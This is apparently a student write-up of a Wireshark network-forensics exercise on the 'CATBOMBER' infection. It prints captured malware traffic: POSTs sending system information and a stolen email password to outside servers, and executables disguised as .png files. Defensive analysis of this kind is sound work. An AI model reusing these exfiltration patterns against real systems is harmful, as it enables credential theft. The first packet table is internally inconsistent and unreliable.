

Network Traffic Analysis

Trey Atwood

How is network security monitoring used to discover, investigate, and report attacks

Network security monitoring tools continuously watch network traffic and system activity for suspicious patterns. Tools like Wireshark are used to collect traffic data. Wireshark can capture network packets and take logs and inspect payloads of a suspected network attack. The main purpose of the three different sections of network security monitoring are as follows; the discovering attacks section primarily focuses on data collection to capture network packets and logs to see and detect any breaches on the network. Investigating attacks is where tools like Wireshark are used to get more in depth information about the traffic on the network. And lastly the reporting attacks is where you document your findings, you create a timeline of the attack, what all was affected and repair the systems and add more detailed prevention methods so it doesn't happen again.

Discovering attacks											
1 B. 8888888	10.5.28.229	49288	5.1.81.68	443	TCP	86 48296 - 141 [SYN] Seq=0 Win=8192 Len=0 MSS=1468 NS=256 SACK_PERM					
2 0.134845	5.1.81.68	443	10.5.28.229	49288	TCP	87 48298 [SYN, ACK] Seq=1 Win=64240 Len=0					
3 0.134995	10.5.28.229	49288	5.1.81.68	443	TCP	88 49200 + 443 [ACK] Seq=1 Win=64240 Len=0					
4 0.154229	10.5.28.229	49288	5.1.81.68	443	TLSv1	149 Client Hello					
5 0.154229	5.1.81.68	443	10.5.28.229	49288	TLSv1	1476 Server Hello, Certificate, Server Key Exchange, Server Hello Done					
6 0.289337	5.1.81.68	443	10.5.28.229	49288	TLSv1	1478 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message					
7 0.301949	10.5.28.229	49288	5.1.81.68	443	TLSv1	1479 Change Cipher Spec, Encrypted Handshake Message					
8 0.302044	5.1.81.68	443	10.5.28.229	49288	TCP	150 49200 + 443 [ACK] Seq=1423 Win=64240 Len=0					
9 0.312222	10.5.28.229	49288	5.1.81.68	443	TLSv1	154 49202 + 443 [ACK] Seq=1423 Win=64240 Len=0					
10 0.312222	5.1.81.68	443	10.5.28.229	49288	TCP	155 49204 + 443 [ACK] Seq=1423 Win=64240 Len=0					
11 5.388283	10.5.28.229	49288	5.1.81.68	443	TLSv1	235 Application Data					
12 5.388386	5.1.81.68	443	10.5.28.229	49288	TCP	236 443 + 49208 [ACK] Seq=1424 Win=64240 Len=0					
13 5.388386	10.5.28.229	49288	5.1.81.68	443	TLSv1	237 Standard query 0x0d0d A ap1.ipify.org					
14 8.912222	10.5.28.229	49288	5.1.81.68	443	TLSv1	238 Standard query response 0x0d0d A ap1.ipify.org CNNAME negone-1959.herokuapp.com CNNAME elb097307-934924932.us-east-1.elb.amazonaws.com					
15 8.916326	10.5.28.229	49210	50.19.115.217	88	TCP	68 49209 + 88 [SYN] Seq=1 Win=16384 MSS=1468 NS=256 SACK_PERM					
16 8.916284	50.19.115.217	49288	5.1.81.68	443	TLSv1	69 49210 [SYN, ACK] Seq=2 Win=16384 MSS=1468 Len=0					
17 8.916284	50.19.115.217	49288	5.1.81.68	443	TCP	70 49211 + 88 [ACK] Seq=2 Win=16384 MSS=1468 Len=0					
18 9.831225	50.19.115.217	88	49210	50.19.115.217	49218	TCP	71 49212 + 88 [ACK] Seq=3 Win=16384 MSS=1468 Len=0				
19 9.831225	10.5.28.229	49210	50.19.115.217	49218	TCP	72 49213 + 88 [ACK] Seq=3 Win=16384 MSS=1468 Len=0					
20 9.831225	50.19.115.217	49210	10.5.28.229	49218	TCP	73 49214 + 88 [ACK] Seq=3 Win=16384 MSS=1468 Len=0					
21 9.831983	50.19.115.217	88	10.5.28.229	49218	TCP	74 49215 + 88 [ACK] Seq=4 Win=16384 MSS=1468 Len=0					
22 9.889914	50.19.115.217	88	10.5.28.229	49218	TCP	75 49216 + 88 [ACK] Seq=4 Win=16384 MSS=1468 Len=0					
23 9.889914	10.5.28.229	49218	5.1.81.68	443	TLSv1	76 49217 + 88 [ACK] Seq=5 Win=16384 MSS=1468 Len=0					
24 9.889914	5.1.81.68	443	10.5.28.229	49218	TCP	77 49218 + 88 [ACK] Seq=5 Win=16384 MSS=1468 Len=0					
25 9.175748	10.5.28.229	49218	50.19.115.217	88	TCP	78 49219 + 88 [ACK] Seq=6 Win=16384 MSS=1468 Len=0					
26 22.592550	5.1.81.68	443	10.5.28.229	49288	TCP	79 49220 + 88 [ACK] Seq=6 Win=16384 MSS=1468 Len=0					
27 22.612352	10.5.28.229	49288	5.1.81.68	443	TLSv1	80 49221 + 88 [ACK] Seq=7 Win=16384 MSS=1468 Len=0					
28 22.612352	5.1.81.68	443	10.5.28.229	49288	TCP	81 49222 + 88 [ACK] Seq=7 Win=16384 MSS=1468 Len=0					
29 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	82 49223 + 88 [ACK] Seq=8 Win=16384 MSS=1468 Len=0					
30 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	83 49224 + 88 [ACK] Seq=8 Win=16384 MSS=1468 Len=0					
31 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	84 49225 + 88 [ACK] Seq=9 Win=16384 MSS=1468 Len=0					
32 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	85 49226 + 88 [ACK] Seq=9 Win=16384 MSS=1468 Len=0					
33 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	86 49227 + 88 [ACK] Seq=10 Win=16384 MSS=1468 NS=256 SACK_PERM					
34 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	87 49228 + 88 [ACK] Seq=10 Win=16384 MSS=1468 NS=256 SACK_PERM					
35 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	88 49229 + 88 [ACK] Seq=11 Win=16384 MSS=1468 NS=256 SACK_PERM					
36 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	89 49230 + 88 [ACK] Seq=11 Win=16384 MSS=1468 NS=256 SACK_PERM					
37 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	90 49231 + 88 [ACK] Seq=12 Win=16384 MSS=1468 NS=256 SACK_PERM					
38 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	91 49232 + 88 [ACK] Seq=12 Win=16384 MSS=1468 NS=256 SACK_PERM					
39 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	92 49233 + 88 [ACK] Seq=13 Win=16384 MSS=1468 NS=256 SACK_PERM					
40 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	93 49234 + 88 [ACK] Seq=13 Win=16384 MSS=1468 NS=256 SACK_PERM					
41 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	94 49235 + 88 [ACK] Seq=14 Win=16384 MSS=1468 NS=256 SACK_PERM					
42 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	95 49236 + 88 [ACK] Seq=14 Win=16384 MSS=1468 NS=256 SACK_PERM					
43 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	96 49237 + 88 [ACK] Seq=15 Win=16384 MSS=1468 NS=256 SACK_PERM					
44 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	97 49238 + 88 [ACK] Seq=15 Win=16384 MSS=1468 NS=256 SACK_PERM					
45 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	98 49239 + 88 [ACK] Seq=16 Win=16384 MSS=1468 NS=256 SACK_PERM					
46 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	99 49240 + 88 [ACK] Seq=16 Win=16384 MSS=1468 NS=256 SACK_PERM					
47 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	100 49241 + 88 [ACK] Seq=17 Win=16384 MSS=1468 NS=256 SACK_PERM					
48 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	101 49242 + 88 [ACK] Seq=17 Win=16384 MSS=1468 NS=256 SACK_PERM					
49 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	102 49243 + 88 [ACK] Seq=18 Win=16384 MSS=1468 NS=256 SACK_PERM					
50 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	103 49244 + 88 [ACK] Seq=18 Win=16384 MSS=1468 NS=256 SACK_PERM					
51 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	104 49245 + 88 [ACK] Seq=19 Win=16384 MSS=1468 NS=256 SACK_PERM					
52 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	105 49246 + 88 [ACK] Seq=19 Win=16384 MSS=1468 NS=256 SACK_PERM					
53 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	106 49247 + 88 [ACK] Seq=20 Win=16384 MSS=1468 NS=256 SACK_PERM					
54 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	107 49248 + 88 [ACK] Seq=20 Win=16384 MSS=1468 NS=256 SACK_PERM					
55 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	108 49249 + 88 [ACK] Seq=21 Win=16384 MSS=1468 NS=256 SACK_PERM					
56 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	109 49250 + 88 [ACK] Seq=21 Win=16384 MSS=1468 NS=256 SACK_PERM					
57 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	110 49251 + 88 [ACK] Seq=22 Win=16384 MSS=1468 NS=256 SACK_PERM					
58 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	111 49252 + 88 [ACK] Seq=22 Win=16384 MSS=1468 NS=256 SACK_PERM					
59 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	112 49253 + 88 [ACK] Seq=23 Win=16384 MSS=1468 NS=256 SACK_PERM					
60 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	113 49254 + 88 [ACK] Seq=23 Win=16384 MSS=1468 NS=256 SACK_PERM					
61 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	114 49255 + 88 [ACK] Seq=24 Win=16384 MSS=1468 NS=256 SACK_PERM					
62 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	115 49256 + 88 [ACK] Seq=24 Win=16384 MSS=1468 NS=256 SACK_PERM					
63 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	116 49257 + 88 [ACK] Seq=25 Win=16384 MSS=1468 NS=256 SACK_PERM					
64 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	117 49258 + 88 [ACK] Seq=25 Win=16384 MSS=1468 NS=256 SACK_PERM					
65 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	118 49259 + 88 [ACK] Seq=26 Win=16384 MSS=1468 NS=256 SACK_PERM					
66 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	119 49260 + 88 [ACK] Seq=26 Win=16384 MSS=1468 NS=256 SACK_PERM					
67 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	120 49261 + 88 [ACK] Seq=27 Win=16384 MSS=1468 NS=256 SACK_PERM					
68 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	121 49262 + 88 [ACK] Seq=27 Win=16384 MSS=1468 NS=256 SACK_PERM					
69 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	122 49263 + 88 [ACK] Seq=28 Win=16384 MSS=1468 NS=256 SACK_PERM					
70 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	123 49264 + 88 [ACK] Seq=28 Win=16384 MSS=1468 NS=256 SACK_PERM					
71 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	124 49265 + 88 [ACK] Seq=29 Win=16384 MSS=1468 NS=256 SACK_PERM					
72 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	125 49266 + 88 [ACK] Seq=29 Win=16384 MSS=1468 NS=256 SACK_PERM					
73 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	126 49267 + 88 [ACK] Seq=30 Win=16384 MSS=1468 NS=256 SACK_PERM					
74 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	127 49268 + 88 [ACK] Seq=30 Win=16384 MSS=1468 NS=256 SACK_PERM					
75 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	128 49269 + 88 [ACK] Seq=31 Win=16384 MSS=1468 NS=256 SACK_PERM					
76 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	129 49270 + 88 [ACK] Seq=31 Win=16384 MSS=1468 NS=256 SACK_PERM					
77 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	130 49271 + 88 [ACK] Seq=32 Win=16384 MSS=1468 NS=256 SACK_PERM					
78 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	131 49272 + 88 [ACK] Seq=32 Win=16384 MSS=1468 NS=256 SACK_PERM					
79 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	132 49273 + 88 [ACK] Seq=33 Win=16384 MSS=1468 NS=256 SACK_PERM					
80 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	133 49274 + 88 [ACK] Seq=33 Win=16384 MSS=1468 NS=256 SACK_PERM					
81 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	134 49275 + 88 [ACK] Seq=34 Win=16384 MSS=1468 NS=256 SACK_PERM					
82 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	135 49276 + 88 [ACK] Seq=34 Win=16384 MSS=1468 NS=256 SACK_PERM					
83 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	136 49277 + 88 [ACK] Seq=35 Win=16384 MSS=1468 NS=256 SACK_PERM					
84 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	137 49278 + 88 [ACK] Seq=35 Win=16384 MSS=1468 NS=256 SACK_PERM					
85 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	138 49279 + 88 [ACK] Seq=36 Win=16384 MSS=1468 NS=256 SACK_PERM					
86 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1	139 49280 + 88 [ACK] Seq=36 Win=16384 MSS=1468 NS=256 SACK_PERM					
87 26.889964	5.1.81.68	443	10.5.28.229	49288	TCP	140 49281 + 88 [ACK] Seq=37 Win=16384 MSS=1468 NS=256 SACK_PERM					
88 26.889964	10.5.28.229	49288	5.1.81.68	443	TLSv1						


What data is captured in a PCAP file

A packet capture file or PCAP for short is a file that is used to store network traffic data that's been captured using tools like Wireshark. Inside the file you can find information about what was downloaded, viewed or published onto a network. You can find information about the IP and MAC addresses from the source device and the destination device. It contains information about HTTP request, DNS queries, or even malware payloads. It allows you to analyze file information from downloads of suspected malware to see what each file does and what it has access to inside the system it was downloaded on.

No.	Time	Source	S.Port	Destination	D. Port	Protocol	Length	Info
1	0.000000	10.5.28.229	49208	5.1.81.68	443	TCP	66	49208 → 443 [S...]
2	0.134845	5.1.81.68	443	10.5.28.229	49208	TCP	58	443 → 49208 [S...]
3	0.134995	10.5.28.229	49208	5.1.81.68	443	TCP	54	49208 → 443 [A...]
4	0.154229	10.5.28.229	49208	5.1.81.68	443	TLSv1	149	Client Hello
5	0.154319	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A...]
6	0.288637	5.1.81.68	443	10.5.28.229	49208	TLSv1	1476	Server Hello,...
7	0.301949	10.5.28.229	49208	5.1.81.68	443	TLSv1	188	Client Key Exchange
8	0.302044	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A...]
9	0.437266	5.1.81.68	443	10.5.28.229	49208	TLSv1	113	Change Cipher
10	0.532928	10.5.28.229	49208	5.1.81.68	443	TCP	54	49208 → 443 [A...]
11	5.388283	10.5.28.229	49208	5.1.81.68	443	TLSv1	235	Application Data
12	5.388386	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A...]
13	8.893668	5.1.81.68	443	10.5.28.229	49208	TLSv1	475	Application Data
14	8.912222	10.5.28.229		10.5.28.8		DNS	73	Standard query
15	8.961026	10.5.28.8		10.5.28.229		DNS	299	Standard query

Here you can see a small snippet of the PCAP file we are using this investigation. The top line has headers for all what information is displayed, the packet number, time, source IP, source port, destination IP, destination port, length, and a brief info section.

These two pictures show different information you can find in these packets, the right picture shows a user downloading what they think is a .png file. The bottom picture shows a users system information that's discoverable in a TCP stream



```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163
```



```
ipconfig /all
```




```
Windows IP Configuration
```

Host Name	:	Cat-Bomb-W7-PC
Primary Dns Suffix	:	catbomber.net
Node Type	:	Hybrid *
IP Routing Enabled.	:	No
WINS Proxy Enabled.	:	No
DNS Suffix Search List.	:	catbomber.net localdomain

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GMT
Content-Type: Content-type: application/x-tar
Content-Length: 503808
Connection: keep-alive
MZ.....@.....
mode.
```

How can useful information be extracted from a PCAP using Wireshark

Wireshark is one of the most powerful tools to use while analyzing PCAP files, because it goes more in depth than just raw packet information. You can obtain the basic network information; identifying user and destination IPs to determine who is talking to who. You can easily see what network protocol is being used whether it's HTTP, or DNS for example. You can go in depth within certain packets to rebuild conversations, using tools within Wireshark like following the TCP stream you can recreate conversations that were had between two computers on websites, or chat logs. You can also reassemble infected files that may have been caused from downloading malware onto the device.



This is an example of one way useful information can be extracted from a PCAP file. TCP streams rebuild conversations the computer had to a server.

```
GET /images/cursor.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP_loader/1.0
Host: 162.216.0.163
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:14:51 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive
```

MZ.....@....
mode.

This is an example of malware that got downloaded that disguised an .exe file as a .png file the MZ tag means its a windows executable

How can forensic analysis of network traffic lead to a conclusion about a breach

Doing a forensic analysis of network traffic works much like it does in real life when identifying a crime scene. You can use PCAP files to investigate how and when a breach occurred. You can establish what normal vs suspicious activity looks like. As an analyst you're aware of what normal traffic patterns look like, correct DNS ports, and IPs are consistent throughout the search. Where as suspicious traffic can be identified through sudden spikes in traffic, unusual protocols like traffic filtering through a different DNS port than normal traffic would. You are also able to follow the TCP stream of packets to find out more information of how the packet communicated with the server and what it did or what is accessed. Using tools also allows you to build timelines of when things occurred, Wireshark keeps traces of each packet on a network which is useful to formulate a timeline of the attack.

1549 443.239420	10.5.28.229	49219 36.89.106.69	80
1565 443.952669	10.5.28.229	49213 5.1.81.68	443
12886 1285.556233	10.5.28.8	51455 203.176.135.102	8082

The green line is a HTTP request, the default HTTP port is 80, so if a HTTP request is going through another port like 8082 its suspicious. The purple line is a HTTPS request, and the default port for HTTPS is port 443.

Here is a HTTP request that is going through port 8082, this is different from the default port 80. This is going to be some sort of suspicious traffic going to and from the users system and the server its requesting.



CATBOMBER

Network Forensics Exercise

In this exercise we need to find:

1. What is the IP address, host name, and user account name for the infected Windows client?
2. What is the other user account name and other Windows client host name?
3. What is the infected user's email password?
4. Two Windows executable files are sent in the network traffic. How does a network traffic analyst determine whether and which files are indicators of compromise



1 http.request.method == "post"

Using this filter we find

2256 788.611939 10.5.28.229

49233 203.176.135.102

8082

HTTP

1496

POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1

This is a pretty large packet, so we inspect the TCP stream

```
-----SYSTEM_INFO-----  
ipconfig /all  
  
Windows IP Configuration  
  
Host Name . . . . . : Cat-Bomb-W7-PC  
Primary Dns Suffix . . . . . : catbomber.net  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : catbomber.net  
localdomain  
  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . : localdomain  
Description . . . . . : Intel(R) PRO/1000 MT Network Connection  
Physical Address. . . . . : 00-08-02-1C-47-AE  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . . : Yes  
IPv4 Address. . . . . : 10.5.28.229(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained. . . . . : Thursday, May 28, 2020 9:50:47 AM  
Lease Expires . . . . . : Friday, June 05, 2020 9:50:47 AM  
Default Gateway . . . . . : 10.5.28.1  
DHCP Server . . . . . : 10.5.28.8  
DNS Servers . . . . . : 10.5.28.8  
NetBIOS over Tcpip. . . . . : Enabled  
  
Tunnel adapter isatap.localdomain:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
Description . . . . . : Microsoft ISATAP Adapter  
Physical Address. . . . . : 00-00-00-00-00-00-E0  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . . : Yes  
  
net config workstation  
  
Computer name . . . . . : \\CAT-BOMB-W7-PC  
Full Computer name . . . . . : Cat-Bomb-W7-PC  
User name . . . . . : philipp.ghent  
  
Workstation active on  
NetBT_Tcpip_{AD1371BC-0945-813B-7C48-EA36C6F104A3} {0008021C47AE}  
Software version . . . . . : Windows 7 Professional  
  
Workstation domain . . . . . : CATBOMBER  
Workstation Domain DNS Name . . . . . : catbomber.net
```

Upon inspecting the TCP stream we find many details that are useful for our search.

Host Name: Cat-Bomb-W7-PC
IP Address: 10.5.28.229
User Account: philipp.ghent

2

```
http.request.method == "post"
```

Using the same filter we find

12886 1285.556233 10.5.28.8

51455 203.176.135.102

8

HTT

1

477 P

3

Using the same filter as before, these are all the results that we are given. We want to inspect each one for a email and password

http.request.method == "POST"								
No.	Time	Source	S.Port	Destination	D. Port	Protocol	Length	Info
1561	443.856282	10.5.28.229	49219	36.89.106.69	80	HTTP	336	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/83/ HTTP/1.1
1600	479.398217	10.5.28.229	49220	36.89.106.69	80	HTTP	314	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/81/ HTTP/1.1
1665	533.615532	10.5.28.229	49221	36.89.106.69	80	HTTP	273	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/81/ HTTP/1.1
1686	566.640946	10.5.28.229	49222	36.89.106.69	80	HTTP	264	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/81/ HTTP/1.1
2256	788.611939	10.5.28.229	49233	203.176.135.102	8082	HTTP	1496	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/90 HTTP/1.1
12886	1285.556233	10.5.28.8	51455	203.176.135.102	8082	HTTP	1477	POST /im734/CATBOMBER-DC_W617601.6019FD9E35E11D1F54B4CABDE0F3477D/90 HTTP/1.1

This is the TCP stream from the packet above

```


POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FB0C52B1EE36701166/81/ HTTP/1.1
Accept: /*
Content-Type: multipart/form-data; boundary=-----ARXRPHBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache
-----ARXRPHBMXNZHSSP
Content-Disposition: form-data; name="data"
pop3://mail.catbomber.net:995/phillip.ghent|gh3ntf@st
-----ARXRPHBMXNZHSSP
Content-Disposition: form-data; name="source"
Outlook passwords
-----ARXRPHBMXNZHSSP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain
/1/

```

Email: phillip.ghent
Email Password: gh3ntf@st




In order to filter the network traffic in order to find hidden .exe files we do the following steps



1. Click file in the top left
2. Find export objects
3. And export HTTP traffic

After completing those steps, this window will open. Here we want to filter by content-type: and we see 4 packets that have files with them

Wireshark - Export - HTTP object list

Text Filter:

Packet	Hostname	Content Type	Size	Filename
2835	162.216.0.163	content-type:	106 kB	VidT6cErs
2975	162.216.0.163	content-type:	105 kB	VidT6cErs
4585	162.216.0.163	content-type:	503 kB	imgpaper.png
9771	162.216.0.163	content-type:	503 kB	cursor.png

Content Type: **content-type:**

Save Save All Preview Close Help

2835	863.253349	162.216.0.163	80	10.5.28.8	51395	HTTP	1110	HTTP/1.1 200 OK	(content-type:)
2975	865.971786	162.216.0.163	80	10.5.28.229	49281	HTTP	1052	HTTP/1.1 200 OK	(content-type:)
4585	912.315844	162.216.0.163	80	10.5.28.229	49286	HTTP	223	HTTP/1.1 200 OK	(content-type:)
9771	1080.592933	162.216.0.163	80	10.5.28.229	49564	HTTP	223	HTTP/1.1 200 OK	(content-type:)

These are the 4 packets that were found in the exported objects. We now need to go more in depth and check the TCP stream of these packets to see if we get any MZ tags to signify a .exe file

4 Let's start with this packet

2835	863.253349	162.216.0.163	80	10.5.28.8	51395	HTTP	1110	HTTP/1.1 200 OK (content-type:)
------	------------	---------------	----	-----------	-------	------	------	---------------------------------

This is the TCP stream that we get from this packet, this seems to be a legit file, so we can cross this one off the list.

Since this packet and packet 2975 have the same file we can cross that one off as well.

```
GET /ico/VidT6cErs HTTP/1.1
Connection: Keep-Alive
Host: 162.216.0.163
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:11:15 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 106801
Connection: keep-alive
```

```
5.....&....g..:#...,o.'..W}..!....Bn8'..u.8.v92c.*P.....?...^..?OR..D.u!..NZ.P.U.....[..^..mx....R(..bz..>..$.g.D....&{.o.
..7.;..$.c.o...d8.-..+.p<n...IC.;..E.U...3.w. ....ki..d3..".J]L.WA...d...8.S.....A.
B..6*[..=K....n~.m....BK..(.@....E.E..|J....9Q-5..3.g.s.?e:x....~.S 'sY...D...~..Ix7...R.Zc(...Ap.4$.Y~.....:.....a)Br.v.
...Ca....%<.oTxb.{..J`....#...Dn....4.zG'u... x.V...bkr.c!..N..k./.....L.F...J;lq.M`..V6...r..r...''z':...qA..P|...~G.$...0...7L.
..U.m.B.#...m..v.m.T...V.....|..z(..G..U s.3.^....pt%...@#p.E...b.E..im..1.F..jw....M....&Q..T...:r.D.
...V"....A....J.P.Aou .....V.R.....IKu.j.\.F..G.&...~....<....M.
```

4585	912.315844	162.216.0.163	80	10.5.28.229	49286	HTTP	223	HTTP/1.1 200 OK (content-type:)
------	------------	---------------	----	-------------	-------	------	-----	---------------------------------

```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive
```

MZ.....@.....!..L.!This program cannot be run in DOS mode.

This TCP stream is for packet 4585, here we see that it has the windows tag MZ which means that this file has a hidden .exe file within it

We can download this file and check with virustotal to confirm that it is in fact a virus

9771 1080.592933 162.216.0.163 80 10.5.28.229 49564 HTTP 223 HTTP/1.1 200 OK (content-type:)

This is the TCP stream that we follow from packet 9771. Once again we see the MZ tag which means there's a .exe file within this file.

We will download this as well and continue to check if this is in fact a virus

```
GET /images/cursor.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:14:51 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ.....@..... .!..L.!This program cannot be run in DOS mode.
```

